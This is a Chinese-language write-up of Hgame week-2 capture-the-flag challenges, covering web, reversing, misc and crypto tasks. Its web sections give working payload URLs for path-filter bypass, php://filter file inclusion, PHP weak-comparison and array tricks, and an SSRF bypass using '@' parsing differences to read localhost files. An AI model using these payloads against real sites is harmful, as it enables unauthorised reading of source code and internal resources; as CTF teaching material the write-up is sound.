# Hgame week2 writeup

> kevin

## web

### easy_php

根据提示访问robots.txt,跟到img/index.php 发现过滤了../，可以用..././绕过，并且最后添加了.php，传入的时候不用加后缀

构造`http://118.24.25.25:9999/easyphp/img/index.php?img=..././flag`得到一行“maybe_you_should_think_think”，有文件包含漏洞

构造`http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=..././flag`读到了base64转码后的源码

解码后flag：hgame{You_4re_So_g0od}

### php trick

这道题最后一步卡自闭了。。。 前面的php弱类型，第一个用0e开头的md5字符串可以绕过:

240610708 -> 0e462097431906509019562988736854

314282422 -> 0e990995504821699494520356953734

第三个和第四个严格过滤，用数组绕过

第五到八个的思路是用urlcode转码后的数组绕过

一直到第十个，整体构造url：`http://118.24.3.214:3001/?str1=240610708&str2=314282422&str3[]=1&str4[]=3&H_%67ame[]=1&url=http://www.baidu.com/`

所有要求都达到后，只不过打印出了百度的网页，再怎么获取flag就很长一段时间没有思路，直到找到这样一篇文章 https://paper.seebug.org/561/,parse_url

> **parse_url与libcurl对与url的解析差异可能导致ssrf**
>
> - 当url中有多个@符号时，parse_url中获取的host是最后一个@符号后面的host，而libcurl则是获取的第一个@符号之后的。因此当代码对`http://user@eval.com:80@baidu.com`进行解析时，PHP获取的host是baidu.com是允许访问的域名，而最后调用libcurl进行请求时则是请求的eval.com域名，可以造成ssrf绕过
> - 此外对于`https://evil@baidu.com`这样的域名进行解析时,php获取的host是`evil@baidu.com`，但是libcurl获取的host却是evil.com

然后学到了用@来绕ssrf，构造`http://118.24.3.214:3001/?str1=240610708&str2=314282422&str3[]=1&str4[]=3&H_%67ame[]=1&url=http://admin@127.0.0.1:80@www.baidu.com/admin.php`，成功读到了admin.php的代码

```php
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

还是文件包含，构造 `http://118.24.3.214:3001/?str1=240610708&str2=314282422&str3[]=1&str4[]=3&H_%67ame[]=1&url=http://admin@127.0.0.1:80@www.baidu.com/admin.php/?filename=php://filter/read=convert.base64-encode/resource=flag.php`

读到base64转码后的源码，解码后得到flag：hgame{ThEr4_Ar4_s0m4_Php_Tr1cks}

做到这里感觉这道题确实非常有意思，过程中也学到很多，菜如我还是要多学习才行

## PHP Is The Best Language

感觉这道题我做的肯定不是正确解法。。。等看writeup学习一下常规套路。。。

我本地搭了一下，改了下代码逻辑

```php
<?php
error_reporting(0);
$secret=4124124;
$flag='hgame{你想的美}';
if (empty($_POST['gate']) || empty($_POST['key'])) {
    highlight_file(__FILE__);
    exit;
}

if (isset($_POST['door'])){
    $secret = hash_hmac('sha256', $_POST['door'], $secret);
}
$gate = hash_hmac('sha256', $_POST['key'], $secret);

if ($gate !== $_POST['gate']) {
    echo $gate;
    exit;
}

if ((md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1) {
    echo "Wow!!!";
    echo "</br>";
    echo $flag;
```

```
}
else {
    echo "Hacker GetOut!!";
    echo md5($_POST['key']);
}
?>
```

先传入数组形式的door破坏hash_hmac()，使$secret变成某定值

post：`gate=1&key=QLTHNDT&door[]=0`之后得到输出bc69c696af2e461220dac9417f70f40590d92471500ae6310c2d7986c421fc94，就得到了可控的$secret生成的密文$gate

post:`gate=bc69c696af2e461220dac9417f70f40590d92471500ae6310c2d7986c421fc94&key=QLTHNDT&door[]=0`成功输出我的flag：hgame{你想的美}


那么复制这一串到题目网站上，flag get，hgame{Php_MayBe_Not_Safe}

## Baby_Spider

这题。。。太魔性了

因为要token是为了生成cookie，所以这题要么抓包post要么用selenium,无脑选了selenium，现在想想幸亏没去抓包，不然错了都不知道样式表里还有魔性的操作=。=

常规方法抓到第十一个就报错，就先设10个循环，停到第十一个一看。。。发现抓到的跟显示的不一样，偶然发现几个数字之间有对应





```
question2=''
    for i in question:
        if i=='1':
            question2+='0'
        elif i=='0':
```

```
            question2+='1'
        elif i=='3':
            question2+='6'
        elif i=='4':
            question2+='9'
        elif i=='5':
            question2+='4'
        elif i=='6':
            question2+='3'
        elif i=='7':
            question2+='5'
        elif i=='8':
            question2+='8'
        elif i=='9':
            question2+='7'
        elif i=='2':
            question2+='2'
        else:
            question2+=i
```

就这样替换了一下，过了中间十个

然后到最后十个发现选都选不上，是::after伪元素。。。




这里好久都都查不到方法，问了开发能力max的舍友，他帮我查了一会，告诉我要用js来定位伪元素，fine，根据他说的试了下，成功解了后面十道，flag:
hgame{b0a05b3acb42a2780bc1b6908f24b977932f7e59bdb751a3cf9fcccfeaa2ce7e}

后来谷歌了好久，暂时只搜到栈溢出上的两个解答，一个是用java中selenium的action来实现，因为不懂java，先把代码贴上

```
Actions action = new Actions(driver);
action.moveToElement(driver.findElement(By.cssSelector("div.question-
container::before"))).build().perform();
```

然后另一个跟舍友教我的，调js定位的方法一样

```
browser.execute_script("return window.getComputedStyle(document.querySelector('.SomeTitle
.bar'),':before').getPropertyValue('content')")
```

最后贴上完整脚本

```
from selenium import webdriver
```

```
from bs4 import BeautifulSoup
import requests,re
import shutil

counter = 1


driver = webdriver.Firefox()
driver.get("http://111.231.140.29:10000/")
driver.find_element_by_name("token").click()
driver.find_element_by_name("token").clear()
driver.find_element_by_name("token").send_keys("UNAzxUi4cWxFtpL7ckONl9YyKil9MKrB")
driver.find_element_by_xpath("(.//*[normalize-space(text()) and normalize-
space(.)='Login'])[1]/following::button[1]").click()

while(counter <= 10):

    question = driver.find_element_by_tag_name("span").text
    question = question.replace('=?', '')
    answer = eval(question)
    driver.find_element_by_name("answer").clear()
    driver.find_element_by_name("answer").send_keys(str(answer))
    driver.find_element_by_tag_name("button").click()
    counter = counter + 1
while(counter <= 20):

    question = driver.find_element_by_tag_name("span").text
    question = question.replace('=?', '')
    question2=''
    for i in question:
        if i=='1':
            question2+='0'
        elif i=='0':
            question2+='1'
        elif i=='3':
            question2+='6'
        elif i=='4':
            question2+='9'
        elif i=='5':
            question2+='4'
        elif i=='6':
            question2+='3'
        elif i=='7':
            question2+='5'
        elif i=='8':
            question2+='8'
        elif i=='9':
            question2+='7'
        elif i=='2':
            question2+='2'
        else:
            question2+=i
    answer = eval(question2)
```

```
    driver.find_element_by_name("answer").clear()
    driver.find_element_by_name("answer").send_keys(str(answer))
    driver.find_element_by_tag_name("button").click()
    counter = counter + 1

while(counter <= 30):

    question = driver.execute_script("return
window.getComputedStyle(document.querySelector('.question-
container'),':after').getPropertyValue('content')")
    question = question.replace('=?', '')
    question = question.replace('"','')
    answer = eval(question)
    driver.find_element_by_name("answer").clear()
    driver.find_element_by_name("answer").send_keys(str(answer))
    driver.find_element_by_tag_name("button").click()
    counter = counter + 1
```

# Re

## Pro的Python教室(二)

找到在线反编译pyc文件的网站http://tools.bugscaner.com/decompyle/

得到源码：

```
print "Welcome to Processor's Python Classroom Part 2!\n"
print "Now let's start the origin of Python!\n"
print 'Plz Input Your Flag:\n'
enc = raw_input()
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
    else:
        enc1.append(chr(ord(enc[i]) + 2))

s1 = []
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])

enc2 = enc2.join(s1)
if enc2 in aaa:
    print "You 're Right!"
else:
    print "You're Wrong!"
    exit(0)
```

有一个位移操作，奇偶位移量不同,然后乱序，写脚本复原一下就可以


```
print "Welcome to Processor's Python Classroom Part 2!"
print 'Okey, I just gave U flag this time:'

li1=[0,18,9]
enc2 = ''
enc3 = []
bbb=[]
s1 = []
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for a in aaa:
    bbb.append(a)

for k in range(9):
    for j in li1:
        s1.append(bbb[j+k])

for j in range(27):
    if j % 2==0:
        enc3.append(chr(ord(s1[j]) - 1))
        continue
    enc3.append(chr(ord(s1[j]) - 2))

enc2 = enc2.join(enc3)
print(enc2)
```

输出flag：hgame{Now_Y0u_got_th3_PYC!}

## brainfxxker's revenge

这题做的方法太菜了，我一定好好学习555

拿到bf代码，先提取到py里`"".join(li)`一下，拼成一长串，然后用vscode更改所有项功能，简单去混淆，`<> ><` `+- -+`都可以这样去掉




然后已经可以看出代码的主要部分是`,>+++++[<---------->-]<----[<+>[-]]`

当两个循环`[-][...,]`这样连在一起时，第二个循环是不会执行的，这是这道题的另一个混淆，我就直接无视它们，花半小时把主要部分一点一点复制出来了。。。

然后得到

```
",>+++++[<---------->-]<--[<+>[-]]"
",>+++++++++[<----->-]<---[<+>[-]]"
",>+++++++[<-------->-]<-[<+>[-]]"
",>++++++++++[<---------->-]<-------[<+>[-]]"
.
.          #省略
.
",>+++++[<---------->-]<----[<+>[-]]"
",>+++++++++[<----->-]<-----[<+>[-]]"
",>+++++++++[<---------->-]<-[<+>[-]]"
",>+++++++[<----------------->-]<------[<+>[-]]"
+<[wronganswer!>[-]<[-]]">[congratulations![-]]"
```

故技重施，更改所有项，代码逻辑改成下面这样

```
">++++++++++[<++++++++++>-]<.>>"
">++++++++++[<+++++++++>-]<+++++++.>>"
">++++++[<++++++++++>-]<.>>"
">+++++++++[<+++++++>-]<.>>"
">++++++++++[<++++++++++>-]<++.>>"
">++++++++++[<+++++>-]<+++++++.>>"
">++++++++[<+++++++++++++>-]<++.>>"
.
.
.
">++++++[<++++++++++>-]<++.>>"
">++++++++++[<+++++>-]<+++.>>"
```

```
">++++++++[<++++++++>-]<+.>>"
">++++++++++[<+++++++++>-]<+++++++.>>"
">++++++[<++++++++++>-]<++++.>>"
">++++++++++[<+++++>-]<+++++.>>"
">++++++++++[<++++++++++>-]<+.>>"
">++++++++[<++++++++++++++++++>-]<++++++.>>"
```

输出我的flag：hgame{8254437dca6353557db23ea234e4a3613220a799da78f9d1b7907f05a909a62d}

其实在去简单混淆跟改代码逻辑的时候，更改所有项是比写脚本快一点，不过去[]混淆还不写脚本简直无脑，一定把这个脚本补上。。。

# Misc

## Are You Familiar with DNS Records

开虚拟机，列出域下所有dns记录，`dig project-a11.club any`，跑出flag：hgame{seems_like_you_are_familiar_with_dns}，跟预期差不多，flag在TXT记录下，后来查到win下在命令行跑一下`nslookup -q=all project-a11.club`命令也可以得到flag

```
root@kev1n-720s: ~
root@kev1n-720s:~# dig  project-a11.club any

; <<>> DiG 9.10.3-P4-Ubuntu <<>> project-a11.club any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41358
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;project-a11.club.              IN      ANY

;; ANSWER SECTION:
project-a11.club.       5       IN      SOA       f1g1ns1.dnspod.net. freednsadmin.dnspod.com. 15487767
03 3600 180 1209600 180
project-a11.club.       5       IN      TXT       "v=spf1 include:spf.mail.qq.com ~all"
project-a11.club.       5       IN      TXT       "flag=hgame{seems_like_you_are_familiar_with_dns}"
project-a11.club.       5       IN      MX5 mxbiz1.qq.com.
project-a11.club.       5       IN      MX10 mxbiz2.qq.com.
project-a11.club.       5       IN      NSf1g1ns2.dnspod.net.
project-a11.club.       5       IN      NSf1g1ns1.dnspod.net.

;; Query time: 1823 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sat Feb 09 13:00:04 CST 2019
;; MSG SIZE  rcvd: 305
```

## 初识二维码


ps启动

笔刷开启

定位块绘制

扫描失败。。。

后来查了下资料，了解到这张图的数据区之少了很少一部分（D20、D19），并且右侧纠错码区信息完整，没理由扫不出来，到网上随便找个网站扫一下，得到flag: hgame{Qu1ck_ReSp0nse_cODe}, 果然还是不能用手机扫。。。




# Crypto

## 浪漫的足球圣地

把欧冠球队的名字跟密码合起来搜一下，只有曼彻斯特城跟密码有关

基本可以确定是曼彻斯特编码，写脚本，发现曼彻斯特编码有IEEE 802跟G. E. Thomas两种协议，是相互取反码的关系，第二种协议解出无意义的一串字符串，第一种可以解出hgame{}这样的结构，就取第二种

贴脚本：

```
import re
a='966A969596A9965996999565A5A59696A5A6A59A9699A599A596A595A599A569A5A99699A56996A596A696
A996A6A5A696A9A595969AA5A69696A5A99696A595A59AA56A96A9A5A9969AA59A9559'
enc=''
for i in a:
    if i=='9':
        enc+='01'
    if i=='5':
        enc+='11'
    if i=='6':
        enc+='10'
    if i=='A':
        enc+='00'

s=''
str=re.findall(r'.{8}',enc)
for b in str:
    s+=chr(int(b,2))
```

```
print(s)
```

输出flag：hgame{3f24e567591e9cbab2a7d2f1f748a1d4}

## Vigener~

查资料发现维吉尼亚密码可以字频攻击，找到`https://www.guballa.de/vigenere-solver`网站跑一下

flag: hgame{gfyuytukxariyydfjlplwsxdbzwvqt}